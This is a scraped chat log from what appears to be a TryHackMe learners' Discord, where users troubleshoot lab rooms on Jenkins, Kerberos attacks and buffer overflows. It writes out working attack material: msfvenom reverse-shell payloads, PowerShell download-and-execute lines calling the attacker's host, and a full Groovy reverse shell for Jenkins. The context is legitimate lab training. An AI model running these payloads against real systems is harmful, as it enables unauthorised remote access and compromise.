$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=<my_ip> LPORT=5555 -f exe -o shell.exe
$ python -m http.server 80
Jenkins: project/Configure/Build - download reverse shell
powershell "(New-Object System.Net.WebClient).Downloadfile('http://<my_ip>:80/shell.exe','shell.exe')"
Build Now
stop http server
start meterpreter listener
msfconsole
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST <my_ip>
set LPORT 5555
run
Jenkins: project/Configure/Build - start reverse shell
powershell Start-Process "shell.exe"
Build Now
[] Started reverse TCP handler on <my_ip>:5555
[] Sending stage (175174 bytes) to 10.10.96.73
Any Idea?
keen iris
pliant ocean
- get a payload and provide it with http.server
$ msfvenom -p windows/meterpret...
What IP are you using?
I'd recommend using the PS reverse shell from earlier to start your exe rev shell rather than a new build
pliant ocean
I'm using the IP from my Kali machine. I see that the first build is downloading the shell from my http.server. It only seems not to connect backwards correctly
keen iris
I'm using the IP from my Kali machine That's very vague.
keen iris
pliant ocean
I'm using the IP from my Kali machine. I see that the first build is downloading...
See my recommendation.
pliant ocean
you want my ip address?
keen iris
It should not be a sensitive IP
pliant ocean
10.11.59.152
keen iris
Ok, so that looks correct
pliant ocean
the ps reverse shell from earlier would connect to meterpreter?
keen iris
pliant ocean
the ps reverse shell from earlier would connect to meterpreter?
No. You'd use it to start your reverse shell exe
pliant ocean
I have no idea what I shall do.
oh
you mean I shall find the shell on the target machine and start it from there instaed of the build?
keen iris
pliant ocean
I have no idea what I shall do.
Did you read my recommendation?
pliant ocean
yep, only didn't understand it
keen iris
Get your powershell reverse shell
Use that powershell reverse shell to start the meterpreter exe
 copper sequoia
To start, you will need a wordlist for GoBuster (which will be used to quickly scan the wordlist to identify if there is a public directory available. If you are using Kali Linux , you can find many lists of words under /usr/share/wordlists .
Now let's run GoBuster with a list of words: gobuster dir -u http://<ip>:3333 -w <word list location>
Which directory has an upload form page?
I can't do it
Can someone help me pls ?
keen iris
copper sequoia
I can't do it
Can someone help me pls ?
What have you tried? Where are you stuck? What's the problem?
copper sequoia
I tried this : gobuster dir -u http:// 10.10.122.4 :3333 -w fasttrack.txt
keen iris
copper sequoia
I tried this : gobuster dir -u http:// 10.10.122.4 :3333 -w fasttrack.txt
And?
copper sequoia
It says the file doesn't exist
keen iris
copper sequoia
It says the file doesn't exist
Ok, so your file path to your wordlist is wrong
copper sequoia
no it's the good path
I found it in /usr/share/wordlists
I see fasttrack.txt and rockyou.txt
I put both but it didn't work
keen iris
copper sequoia
no it's the good path
I found it in /usr/share/wordlists
I'm telling you it's wrong. Your operating system is telling you it's wrong.
You've provided the file name. You haven't told it where to find the file, you've just told it what it's called. By default, it will look for that file in the current directory because you haven't given it the path.
copper sequoia
okay thanks
 gleaming wharf
- Why was it when already gain an account who has both local admin and domain admin, there is still a need to run rebeus and not run hashdump
- Can a local administrator be a domain admin at the same time
I am trying to learn AD pentest
 queen talon
I have an issue with the room attackingkerberos with task 2 enumeration
I added the target IP and DNS domain name in /etc/hosts
And I installed Kerbrute and copied the command: ./kerbrute userenum --dc CONTROLLER.local -d CONTROLLER.local User.txt
But I don't get any results
I only get: "Done! Tested 1578 usernames (0 valid) in 5.331 seconds"
I can't upload any picture sadly
Does anyone know how to get results cause I tried looking it up and it didn't help me to find a solution to this problem
 true sand
I recall having this issue...I think I might have downloaded the linux binary specifically (https://github.com/ropnop/kerbrute/releases/) and tried it again and it worked
queen talon
I used both linux binaries but unfortunately it doesn't work
I also tried doing it with the attackbox instead of my local vm
dense gate
queen talon
I can't upload any picture sadly
You have to verify first in order to be able to send screenshots
!docs verify
frank troutBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
queen talon
I am verified
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Correcting dependencies... Done
The following packages were automatically installed and are no longer required:
  libxml-dom-perl libxml-perl libxml-regexp-perl
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  neo4j
The following NEW packages will be installed:
  neo4j
0 upgraded, 1 newly installed, 0 to remove and 1586 not upgraded.
1 not fully installed or removed.
Need to get 110 MB of archives.
After this operation, 124 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Err:1 http://http.kali.org/kali kali-rolling/main amd64 neo4j all 4.2.1-0kali1
  404  Not Found [IP: 192.99.200.113 80]
E: Failed to fetch http://http.kali.org/kali/pool/main/n/neo4j/neo4j_4.2.1-0kali1_all.deb  404  Not Found [IP: 192.99.200.113 80]
E: Unable to fetch some archives, maybe run apt-get update or try with --fix-missing?```Does someone know how to fix this?
Cause I tried already the forums and it didn't help
I did both of those

fix broken install also doesn't work
I need to install bloodhound and neo4j
with wget I tried but the dependencies aren't working together
muted hound
Hi, I'm having issues trying to connect to another machine via ssh. It was working fine and all of a sudden not working; and i've also been having issues establishing sessions using metasploit or trying to upload files to the machine. I've had to use thm's attackbox at times.

 keen iris
muted hound
Hi, I'm having issues trying to connect to another machine via ssh. It was worki...
keen iris
muted hound
Hi, I'm having issues trying to connect to another machine via ssh. It was worki...
Are you connected on your host OS too?
keen iris
muted hound
do you mean am i connected to vpn on my host OS?
You can only connect from one place at once, VM and Host count as two separate ones.
Run the VPN in the VM only.
muted hound
ohh, i'm not connected to vpn on my hosy OS. I've had this experience where my host vpn was the issue but i've checked very well but my vpn is not connected
keen iris
muted hound
ohh, i'm not connected to vpn on my hosy OS. I've had this experience where my h...
That would mean you won't get reverse shells due to the networking setup - the host is doing routing for the VM and won't route unsolicited inbound traffic.
Oh, connection closed like that is an easy fix
In the pins in #site-support there is an MTU fix - try that. You'll want the ip link one
muted hound
keen iris
That would mean you won't get reverse shells due to the networking setup - the h...
sometimes i get reverse shells with netcat but not with metasploit
keen iris
keen iris
In the pins in <#521771811768107008> there is an MTU fix - try that. You'll want...
Do this.
muted hound
thank you so much for your help !!!
muted hound
keen iris
Do this.
I really appreciate
keen iris
muted hound
I really appreciate
You may need to do it again if it breaks, I'm not sure how persistent the fix is
muted hound
keen iris
You may need to do it again if it breaks, I'm not sure how persistent the fix is
Ohh, i've added it to my note
queen talon
I am using bloodhound to map the users and for that I need to launch neo4j with the command sudo neo4j console there I have to visit localhost:7474/browser to change password so that I can use bloodhound. But when I go to the site it's blink and this is happening on multiple VMs. I tried it also on attackbox but there the json files won't upload. So does anyone know a solution to this problem?

 elfin plaza
hi everyone, I have a problem using hashcat and would appreciate some help. working on Task 4 in the attacking keberos but I'm having issue getting a result when trying to crack the hash for SQLservice. I already cracked the first one but stuck on this one. Would appreciate any help 

*attacking kerberos room
tried the second method on that task but I have python3 installed on my Kali vm and the package we were told to download keeps giving me syntax errors
 keen iris
elfin plaza
keen iris
elfin plaza
That error is a key indicator it was written for python 2
Like absolutely characteristic
elfin plaza
keen iris
That error is a key indicator it was written for python 2
yes but even trying python2 gave me an import error
 fleet wedge
elfin plaza
yes but even trying python2 gave me an import error
fleet wedge
elfin plaza
yes but even trying python2 gave me an import error
Are you doing this on your vm or the one in tryhackme?
Built in browser one
thorny wolf
elfin plaza
yes but even trying python2 gave me an import error
The problem you are seeing is because that module doesn't exist on the python path - you'll need to install the module somewhere before you can use it.
elfin plaza
fleet wedge
Are you doing this on your vm or the one in tryhackme?
I’m using my vm
elfin plaza
thorny wolf
The problem you are seeing is because that module doesn't exist on the python pa...
Ok, thanks. I will try that
desert topazBOT
Gave +1 Rep to @thorny wolf
elfin plaza
elfin plaza
hi everyone, I have a problem using hashcat and would appreciate some help. work...
Anyone have any ideas about this one?
 inner sundial
Can anyone explain how to enumerate active directory and exploit it.
 sleek rampart
I am unable to get the initial shell on Jenkins. I am getting 200 from the server but Invoke-TCP is not executing.
Does anybody know what am i doing wrong?
 elfin plaza
yes but even trying python2 gave me an import error
elfin plaza
elfin plaza
yes but even trying python2 gave me an import error
Fixed this issue. got the most recent commit https://github.com/SecureAuthCorp/impacket/tree/4cf864f2e076df89267130864d8cc278392c3173 with a more universal code where this issue was fixed in case anyone else runs into this problem
GitHub
Impacket is a collection of Python classes for working with network protocols. - GitHub - SecureAuthCorp/impacket at 4cf864f2e076df89267130864d8cc278392c3173
elfin plaza
elfin plaza
Anyone have any ideas about this one?
ignore this. just used the attack box and it worked
 lilac crow
Is there a way of updating a python webshell? Exploiting a vulnerable PHP app using a python web shell, gives me access to a windows system but I can't run any usual commands like 'cd' to have a look around. Any ideas?
inner sundial
attactive directory
harsh ocean
lilac crow
Is there a way of updating a python webshell? Exploiting a vulnerable PHP app us...
A “web shell” is just injecting some file or input to allow you to execute system commands remotely, it’s not an actual interactive session with the machine. Unless you create some kind of forward shell, you’ll need to get some kind of reverse/bind shell to get a stateful, interactive session.
elfin plaza
harsh ocean
A “web shell” is just injecting some file or input to allow you to execute syste...
Is it a guarantee that once you’re able to get and execute a web shell then it’s possible to get a reverse shell? Or are there instances where you can get a web shell but can’t get a reverse shell.
harsh ocean
Sometimes firewalls make things tricky, but it really depends on context and what network controls are in place

A forward shell is something I'll use much less frequently than a reverse shell. It come in handy when you have RCE but can't get a reverse shell, providing a persistent shell (persistent as in between commands, not across machine reboots) with the potential to get a full interactive terminal to run commands like su, sudo, and ssh.
This video b...
Some of 0xdf’s recent videos do a good job of breaking down how some of the more common reverse shells work
But, to come back to the original question: a web shell is code execution on a remote machine. If you can execute code, you can then try for a reverse shell, but depending on what controls are in place (e.g. firewalls, IDS, etc) you might have to get a bit crafty with the approach, if a shell is even necessary
 twin quartz
Hi! I am having problems with Alfred Room(Jenkins). None of the codes I run from the Build section of configure, either returns SUCCESS but does not make the connection, or returns with errors. Codes are: powershell "(New-Object System.Net.WebClient).DownloadString('http://x.x.x.x:8000/Invoke-PowerShellTcp.ps!');Invoke-PowerShellTcp -Reverse -IPAddress x.x.x.x -Port 4445 And powershell "(New-Object System.Net.WebClient).Downloadfile('http://x.x.x.x:8000/alfred.exe','alfred.exe')" with the same reults. I've been stuck for 2 days and exhausted all the resources and walkthroughs I could find with no success. Anybody else had this problem?
twin quartz
There's a lot of people in this room with groovy titles & yet no one here to help me out?
keen iris
twin quartz
There's a lot of people in this room with groovy titles & yet no one here to hel...
You gotta remember that everyone's a volunteer
twin quartz
That I know And Appreciate, But are we a community or not? Isn't helping each other the point of joining this community?
keen iris
twin quartz
That I know And Appreciate, But are we a community or not? Isn't helping each ot...
No, this isn't official THM support.
People offer help when they want to. If you're asking for help, please be patient.
Remember, no one is entitled to recieve help here at all either.
I can see a typo in your first command but that should get you a 404 in your server.
If you're getting errors, show the errors
Redacting IP addresses shouldn't be needed here, it should only be THM IPs which are not sensitive
twin quartz
much appreciate this. I should go back to the THM to see what other type of support is available. Thanks.
keen iris
twin quartz
much appreciate this. I should go back to the THM to see what other type of supp...
Official support is via email only
I've also raised some questions about what you're doing and suggested further information you ought to provide before someone can help you
twin quartz
Thanks. It may take a while. I have restart the machine and go through the process to be able to give the exact errors I get. thanks
if you tell me what the typo is so I use it this time around. Maybe It works, or give me some other errors.
thorny wolf
Posting screenshots is also more helpful than copy+paste commands. Because we can see exactly what the command was and the results
keen iris
twin quartz
if you tell me what the typo is so I use it this time around. Maybe It works, or...
I feel like there is more value in you closely reading what you sent here
twin quartz
I've taken screenshots. After editing them I will post them. But meanwhile, the error is: ```
FailedConsole Output
Started by user admin
Running as SYSTEM
Building in workspace C:\Program Files (x86)\Jenkins\workspace\project
[project] $ cmd /c call C:\Users\bruce\AppData\Local\Temp\jenkins3718512253890919054.bat
C:\Program Files (x86)\Jenkins\workspace\project>powershell iex (New-Object Net.WebClient).DownloadString('http://x.x.x.x:8000/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress x.x.x.x -Port 4445
Exception calling "DownloadString" with "1" argument(s): "Unable to connect to
the remote server"
At line:1 char:46
- iex (New-Object Net.WebClient).DownloadString <<<< ('http://x.x.x.x:8000/I
nvoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress x.x.x.x -
Port 4445- CategoryInfo : NotSpecified: (:) [], MethodInvocationException
- FullyQualifiedErrorId : DotNetMethodException
The term 'Invoke-PowerShellTcp' is not recognized as the name of a cmdlet, func
tion, script file, or operable program. Check the spelling of the name, or if a
path was included, verify that the path is correct and try again.
At line:1 char:118
- iex (New-Object Net.WebClient).DownloadString('http://x.x.x.x:8000/Invoke-
PowerShellTcp.ps1');Invoke-PowerShellTcp <<<< -Reverse -IPAddress x.x.x.x -
Port 4445- CategoryInfo : ObjectNotFound: (Invoke-PowerShellTcp:String) []
, CommandNotFoundException - FullyQualifiedErrorId : CommandNotFoundException
- CategoryInfo : ObjectNotFound: (Invoke-PowerShellTcp:String) []
C:\Program Files (x86)\Jenkins\workspace\project>exit 1
Build step 'Execute Windows batch command' marked build as failure
Finished: FAILURE
"Unable to connect to the remote server" - please show your webserver running too
twin quartz

when I click the link in the consile output, server registeres ```
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.118.131 - - [07/Apr/2022 10:49:59] code 404, message File not found
10.10.118.131 - - [07/Apr/2022 10:49:59] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 404 -
x.x.x.x - - [07/Apr/2022 10:50:41] code 404, message File not found
x.x.x.x - - [07/Apr/2022 10:50:41] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 404 -
x.x.x.x - - [07/Apr/2022 10:50:42] code 404, message File not found
x.x.x.x - - [07/Apr/2022 10:50:42] "GET /favicon.ico HTTP/1.1" 404 -
code 404, message File not found x.x.x.x - - [07/Apr/2022 10:50:41] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 404 -
Again, redaction not neccesary
twin quartz
 keen iris
twin quartz
keen iris
twin quartz
Please stop censoring the IP addresses, it makes it very difficult.
"GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 404 - This is your problem. Your HTTP server cannot server that file because it's not found where you're serving from.
Either you're requesting the wrong name, or serving in the wrong dir
twin quartz
Using Metasploit I made and saved the reverse-tcp script using the same addrees within the code given in the build. I have also setup a multi/handler listener with the same LHOST & LPORT. Howcome it doesn't find it and make the connection.
keen iris
Using Metasploit I made and saved the reverse-tcp script using the same addrees within the code given in the build. made what? Saved where?
You're now not doing what the room tells you, that makes it more difficult to help you.
twin quartz
It is saved in my local machine's root.
keen iris
Please be more specific. File name, full path.
twin quartz
10.9.2.147:8000/alfred.exe
powershell "(New-Object System.Net.WebClient).Downloadfile('http://10.9.2.147:8000/alfred.exe','alfred.exe')"
keen iris
Right, you've completely changed what you're doing since you started asking for help and I think we need new screenshots.
twin quartz
I know it is confusing. But I did find some work around. So, I did connect to the jenkins, without Metasploit. And using "wget" I did manage to upload it to the jenkins site. But, without being able to start the powershell to be able to take advantage of running the alfred.exe. So, I went back and tried it again with site's Build and metasploit.
Maybe I should ask you this. How do I start the powershell through the cmd. I did try suggesstions I find in google with no success. If I find the answer to this question, I can use the foothold I created.
keen iris
twin quartz
Maybe I should ask you this. How do I start the powershell through the cmd. I di...
Do you have a cmd shell?
twin quartz
yes
keen iris
Is it in metasploit?
twin quartz
no. I made it by running a script Thread.start { String host="10.9.2.147"; int port=4445; String cmd="cmd.exe"; Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close(); } in Jenkins's Script Console under Manage Jenkins.
keen iris
You've gone too far from the rooms instructions, I don't want to provide any more guidance
 keen iris
twin quartz
Well, following the room's instructions get me stuck at the Build. Evert time.
keen iris
twin quartz
Well, following the room's instructions get me stuck at the Build. Evert time.
Yes, and I flagged up the issue as did Jenkins.
twin quartz
@keen iris Thanks.
desert topazBOT
Gave +1 Rep to @keen iris
fleet wedge
Hey there! Im doing the Attacking Kerberos module, the Kerberoasting w/ Rubeus & Impacket section. The thing is that im having problems running the kerberoasting. So I logged into the machine, as controller\administrator, and runned "./Rubeus.exe kerberoast", but im having the error [X] Error during request for SPN CONTROLLER-1/HTTPService.CONTROLLER.local:30222 : No credentials are available in the security package
Is this me or the machine? Already tried rebooting the machine
 steady scroll
I'm having issues with same room
Task 6 . When running smbclient cant connect to view remote shares . Says no workgroups available.
@twin quartz I did alfred room last night again. I am familiar with that room I do it a lot for practice. Any questions let me know. Happy to help
steady scroll
@twin quartz your last picture you gained a foothold. CD into the C:\Windows \Temp directory. You dont have the needed permission in your current directory. Then host your server on a different port then 8000 . Use python3 -m http.server 5555
@twin quartz Then use the Powershell -c wget command you posted earlier to pull the alfred.exe file to the target machine.
Then just type alfred.exe into your cmd line this will pop your metasploit shell
If the wget command is still giving you issues .use this instead. certutil -urlcache -f http://target ip:port/alfred.exe alfred.exe
twin quartz
@steady scroll Thanks. I give it a try when I get back home.
desert topazBOT
Gave +1 Rep to @steady scroll
twin quartz
how do i fix incompatible apps in windows 7 using CMD? Alfred Room.
I'm getting this error when trying to run alfred.exe file in Target Winows 7 System :
This version of C:\Windows\Temp\alfred.exe is not compatible with the version of Windows you're running.
They are directions in many sources, but none of them is through Using cmd(Windows Command Line).
twin quartz
No , it's Nishang's Invoke-PowerShellTcp.ps1 renamed as alfred.exe
Does it need to be compiled?
"powershell-reverse-shell.ps1
Basic TCP reverse shell with no encryption." - https://github.com/MartinSohn/PowerShell-reverse-shell
GitHub
Reverse TCP shell in PowerShell for fun. Made in spring 2020 with inspiration from (and a few fixes to) samratashok/nishang Invoke-PowerShellTcp.ps1 and https://cyberwardog.blogspot.com/2016/08/pow...
keen iris
twin quartz
No , it's Nishang's Invoke-PowerShellTcp.ps1 renamed as alfred.exe
That won't work
keen iris
twin quartz
how do i fix incompatible apps in windows 7 using CMD? Alfred Room.
I'm getting ...
Seriously, I recommend following the actual instructions in the room.
keen iris
twin quartz
I really have tried it many times. The Build just does'
It was a 404 last time, easy to fix on your end.
Reading the error messages and fixing the issues is, IMO, a key skill
twin quartz
work. and I don't how
keen iris
If it won't work, share details with us.
As I have said several times, you do not need to redact IP addresses.
Please share error messages and similar with us so that we can help you troubleshoot
As you can very clearly see, going off and trying to do it in your own way without fully understanding tends to go badly wrong and it becomes very difficult to provide help.
twin quartz
Which screenshots do we I need to supply?
keen iris
Please share error messages and similar with us so that we can help you troubleshoot Show us what you're doing, what's happening, errors etc.
We are not in front of your kali, so we need enough information to detect the issue and suggest fixes
twin quartz
OK. I start from scratch & share errors asI go alog. Thanks for your patience.
twin quartz
In the Build section of Jenkins I entered powershell iex (New-Object Net.WebClient).DownloadString('http://10.9.2.147/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 10.9.2.147 -Port 5555
Saved the file and clicked Build Now. It gave the error, but no error was shown in the python server as you see in the screenshot below.
 keen iris
twin quartz
In the Build section of Jenkins I entered ```powershell iex (New-Object Net.WebC...
keen iris
twin quartz
In the Build section of Jenkins I entered ```powershell iex (New-Object Net.WebC...
You're serving on Port 5555 but telling the remote system to access the default http port (80)
You need two things running before running the build
You need your webserver to host the powershell file, and you need a netcat listener to receive the reverse shell.
You've got the webserver on the port you're meant to have the netcat listener
@twin quartz Do you understand?
twin quartz
Yes. I re-wrote the PowerShell code and I am building it now.
twin quartz
I changed the code to powershell iex (New-Object Net.WebClient).DownloadString('http://10.9.2.147/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 10.9.2.147 -Port 80 The server shows the transfer was successful. The netcat hears something happening on the port, but execution does not supply a command on Jenkins. You see the screenshots below:


 keen iris
twin quartz
I changed the code to ```powershell iex (New-Object Net.WebClient).DownloadStrin...
keen iris
twin quartz
I changed the code to ```powershell iex (New-Object Net.WebClient).DownloadStrin...
Invoke-PowerShellTcp -Reverse -IPAddress 10.9.2.147 -Port 80 This is incorrect.
Do you understand what the powershell invoke-powershelltcp does?
And why you're supplying arguments to it?
twin quartz
I think I do. It returns a shell of the target to the attacking machine. But with this code aren't we telling the target machine where to find the file? Are saying the second argument must supply the listening port?
keen iris
You are telling it where the reverse shell should be sent to
But with this code aren't we telling the target machine where to find the file? No, that's what the http URL before is for with the webclient
twin quartz
@keen iris I changed the code to powershell iex (New-Object Net.WebClient).DownloadString('http://10.9.2.147/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 10.9.2.147 -Port 4444 where ncat is listening. But it returns the exact same result as above. No new screenshot is necessary.
keen iris
twin quartz
<@252418040388517888> I changed the code to ```powershell iex (New-Object Net.We...
Now investigate the content of your ps1 file if it's the same error, it was complaining about something on line one.
Even if you feel no new screenshot is necessary, remember that we cannot see your screen. We cannot see what you entered or are seeing. You need to provide all of that.
twin quartz
This is my code. And screenshot to the console output. The server and ncat listener are exactly the same as their last screenshots. But I attache the new ones anyway:


 keen iris
twin quartz
This is my code. And screenshot to the console output. The server and ncat liste...
keen iris
twin quartz
This is my code. And screenshot to the console output. The server and ncat liste...
Can you send the file as text rather than an attachment?
twin quartz
But the .txt version does not support colors. In the attachment, you see the second dot in 10.9.2.147 is white, while the rest of address is in red. Looking like a broken address.
keen iris
twin quartz
But the .txt version does not support colors. In the attachment, you see the sec...
Why did you edit the file?
It's meant to be a variable because you pass it as a parameter when you call it.
steady scroll
@twin quartz delete nishang use msfvenom to generate the alfred.exe file I'm driving atm can send screenshots when im home
keen iris
steady scroll
<@430394667973083137> delete nishang use msfvenom to generate the alfred.exe ...
That's an old issue, they were not following the steps in the room
twin quartz
Ok. Let me try the original code. I'll be back.
Haleluya!! @keen iris thanks. it worked
desert topazBOT
Gave +1 Rep to @keen iris
 warped basin
Hello everyone, a question about buffer overflow for windows executable (I am trying to complete brainstorm box...):
is it possible to debug a windows executable with imunity debugger installed on kali with wine? Or is it impossible to run the executable with such an OS?
Thank you for your help!
muted hound
Hi Everyone, how often do you have to use walkthroughs in the offensive path or how long do you brainstorm before using walkthroughs when you're stuck?
I've had to use walkthroughs a bit more frequently since starting the advanced exploitation module. I'm trying to make sure i'm not doing it wrong
 mellow stag
muted hound
I've had to use walkthroughs a bit more frequently since starting the advanced e...
mellow stag
muted hound
I've had to use walkthroughs a bit more frequently since starting the advanced e...
Just my opinion and not really an answer to your question, but; as long as you learned something in the end, why not?
muted hound
mellow stag
Just my opinion and not really an answer to your question, but; as long as you l...
True though, this is another way to look at it. Thanks for your pov !!
desert topazBOT
Gave +1 Rep to @mellow stag
muted hound
muted hound
Hi Everyone, how often do you have to use walkthroughs in the offensive path or ...
Please any other point of view would be much appreciated !!
 dawn island
muted hound
Hi Everyone, how often do you have to use walkthroughs in the offensive path or ...
dawn island
muted hound
Hi Everyone, how often do you have to use walkthroughs in the offensive path or ...
I avoided it until I ran into issues with using wine32, causing weird inconsistencies with the program crashing. I only looked at the values and the next step to compare what I was getting as it didn't make sense. Once I figured out it was wine causing my issue; I swapped back to using the Windows box on THM and didn't use it from that point onwards
twin quartz
@muted hound after struggle with the problem, when I have no other avenue in mind, I try a walk through to see how they went about it. It helps me to get to the answer myself.
muted hound
twin quartz
<@685077686627991552> after struggle with the problem, when I have no other ave...
thank you !! after hours of trying i try to get hints from walkthroughs to progress
desert topazBOT
Gave +1 Rep to @twin quartz
turbid kettle
If you're using the walkthroughs as guides to get you through sticking points, you're learning.
If you're using walkthroughs to just farm levels you're probably doing it wrong
 finite pivot
Cheating yourself too.
 upbeat vale
Okay, very specific question:
When performing a stack-based buffer overflow, there is typically a part of the process where you identify (usually through fuzzing) roughly how many bytes crash the program.. you then use that approximate number to generate a non-cyclical pattern of characters with something like "msf-pattern_create"... SO THE QUESTION is.. why does this have to be non-cyclical?
fathom marten
upbeat vale
Okay, very specific question:
When performing a stack-based buffer overflow, the...
I think because we have to read the values that get overwritten in eip/rip(depending on 32/64 bit binary) in order to identify the offset,(with pattern_offset.rb). It's easier to identify unique non-cyclic values which then tell us the position or "offset"
upbeat vale
@fathom marten Yeah i think thats right. also, i just had this thought, if you use the pattern_create.rb then compare that with the offset.rb using the same length, its probably comparing the hex values of whatever offset you input with the very same pattern you created in the first place ( -q 12345678) so it will tell you at exactly which point those hex values show up in the pattern.... # wordvomit
fathom marten
upbeat vale
<@717250576747986955> Yeah i think thats right. also, i just had this thought, i...
Yeh, likely what it's doing :)
 barren tapir
turbid kettle
If you're using the walkthroughs as guides to get you through sticking points, y...
barren tapir
turbid kettle
If you're using the walkthroughs as guides to get you through sticking points, y...
bro thanks for this. i've always thought like i was cheating by doing it. it's def important to keep notes and stuff and make sure it doesn't become a crutch but a good learning moment 🙂
desert topazBOT
Gave +1 Rep to @turbid kettle
twin quartz
Hi. In the HackPack room, I have uploaded the reverse.exe & opened a listener in Metasploit. But, every time I execute reverse.exe, Immediately, after connection, the session closes. I don't see any problem with codes. Do you see any?


 keen iris
twin quartz
Hi. In the HackPack room, I have uploaded the reverse.exe & opened a listener in...
keen iris
twin quartz
Hi. In the HackPack room, I have uploaded the reverse.exe & opened a listener in...
You need to set the payload in your multi/handler to the same payload you generated
twin quartz
@keen iris Thanks. It worked.
desert topazBOT
Gave +1 Rep to @keen iris
muted hound
turbid kettle
If you're using the walkthroughs as guides to get you through sticking points, y...
i turn to walkthroughs when i'm sure i'm doing it right or when i feel like i'm about to get stuck in a rabbit hole or ran out of ideas. thanks for this !!!
desert topazBOT
Gave +1 Rep to @turbid kettle
muted hound
finite pivot
Cheating yourself too.
thanks !!!
muted hound
barren tapir
bro thanks for this. i've always thought like i was cheating by doing it. it's d...
i would definitely be struggling without my notes
 raw crown
elwood
 uncut flame
Am stuck in brainpan1 priveEsc , Any hints on how to escape a wine shell?
 dreamy ore
hey ican not access chatserver file in " brainstorm " through ftp and if i type dir or ls i get this anyone know how to ix this
 dense gate
dreamy ore
hey ican not access chatserver file in " brainstorm " through ftp and if i type ...
dense gate
dreamy ore
hey ican not access chatserver file in " brainstorm " through ftp and if i type ...
Reconnect to the ftp again, the first thing you enter is passive to toggle off the passive mode
 feral thunder
hey anyone a pro at ldapsearch?
ldapsearch: unrecognized option -
I uninstalled and reinstalled and still get the same result.
twin quartz
Hi, working on Daily Bugle room I have gotten to the point of finding the administrator directory. But, I have problem with joomblah. When it gets to the point of "Testing SQLi" it throws errors ```
┌──(root㉿kali)-[~]
└─# ./joomle.py http://10.10.188.143/
[-] Fetching CSRF token
[-] Testing SQLi
Traceback (most recent call last):
File "/root/./joomle.py", line 186, in <module>
sys.exit(main("http://192.168.10.100:8080/joomla"))
File "/root/./joomle.py", line 183, in main
pwn_joomla_again(options)
File "/root/./joomle.py", line 147, in pwn_joomla_again
tables = extract_joomla_tables(options, sess, token)
File "/root/./joomle.py", line 74, in extract_joomla_tables
result = joomla_370_sqli_extract(options, sess, token, "TABLE_NAME", "FROM information_schema.tables WHERE TABLE_NAME LIKE 0x257573657273 LIMIT " + str(offset) + ",1" )
File "/root/./joomle.py", line 46, in joomla_370_sqli_extract
result += value
TypeError: can only concatenate str (not "bytes") to str
Anybody can help me with this?

an OWASP joomscan tutorial

GitHub
Miscellaneous exploit code. Contribute to XiphosResearch/exploits development by creating an account on GitHub.
 strange bronze
